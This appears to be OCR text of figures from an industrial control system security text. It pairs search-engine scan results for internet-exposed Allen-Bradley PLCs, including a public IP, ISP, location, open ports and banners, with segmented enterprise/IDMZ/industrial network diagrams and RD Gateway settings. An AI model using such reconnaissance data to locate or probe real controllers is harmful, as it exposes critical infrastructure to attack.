
ics

```
Product name: 1766-L32BWAA B/14.00
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x406356ad
Device type: Programmable Logic Controller
Device IP: 192.168.0.99
```

96.1.52.64
Telus Communications
Added on 2020-07-12 19:16:34 GMT
Canada, Eckville

ics

```
Product name: 1769-L18ER/B LOGIX5318ER
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x60809a3f
Device type: Programmable Logic Controller
Device IP: 192.168.2.10
```



81 82 5800 9191 44818

Services

81
tcp
http-simple-new

Microsoft IIS httpd Version: 7.5

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 01 Jul 2016 18:22:43 GMT
Accept-Ranges: bytes
ETag: "2dad6b8fc5d3d11:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Wed, 01 Jul 2020 20:27:29 GMT
Content-Length: 689
```

82
tcp
http-simple-new

```
HTTP/1.0 200 OK
Date: Sat, 04 Jul 2020 10:17:43 GMT
Server: Microsoft-WinCE/6.00
```

5800
tcp
http-simple-new

```
HTTP/1.0 200 OK
```


9191
tcp
http-simple-new


```
□□□
```


44818
tcp
ethernetip


Rockwell Automation/Allen-Bradley Version: 1769-L27ERM-QxC1B/A LOGIX5327ERM


```
Product name: 1769-L27ERM-QxC1B/A LOGIX5327ERM
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x7036d8f9
Device type: Programmable Logic Controller
Device IP: 192.168.10.1
```


ENTERPRISE ZONE
Enterprise data, servers, services, systems, and applications
IDMZ Broker Services
IDMZ Firewall
IDMZ Switches
IDMZ Broker Services Virtual Servers
INDUSTRIAL ZONE - Level 3 Site Operations
Industrial data, servers, services, systems, and applications


Internet
Servers
ENT SQL Server
DMZ
Web Server
Maintenance Office
Workstation 1
Workstation 2
Maintenance Laptop
Clients
Client
Client
Client
Enterprise Zone
RDP-GW
(Reverse) Proxy
SQL-to-SQL Replication
... Server
IDMZ
Industrial Zone
Level 3 Site Operations
Virtual Desktop Server
Historian Server
File Server
SCADA Server
Function Area 1 Assembly
Function Area 2 Utilities
Function Area 3 Packaging


Internet
DMZ
Web Server
Maintenance Office
Workstation 1
Workstation 2
Maintenance Laptop
Servers
ENT SQL Server
Clients
Client
Client
Client
Enterprise Zone
RDP-GW
(Reverse) Proxy
SQL to SQL Replication
... Server
IDMZ
Industrial Zone
Level 3
Site Operations
SQL Server
Historian Server
File Server
Scada Server
Function Area 1
Assembly
Function Area 2
Utilities
Function Area 3
Packaging


External/VPN
Support/Vendor
ENTERPRISE ZONE
Enterprise RDP Client
Enterprise RDP
Jump Server
RDP-GW Service
IDMZ Firewall
RDP-GW Server
INDUSTRIAL ZONE
Virtual Desktop
Server
Industrial Windows
Servers
Industrial Windows
Clients/Workstations



Connection settings

○ Automatically detect RD Gateway server settings

● Use these RD Gateway server settings:

Server name: RDP-GW.IDMZ.local

Logon method: Allow me to select later

☑ Bypass RD Gateway server for local addresses

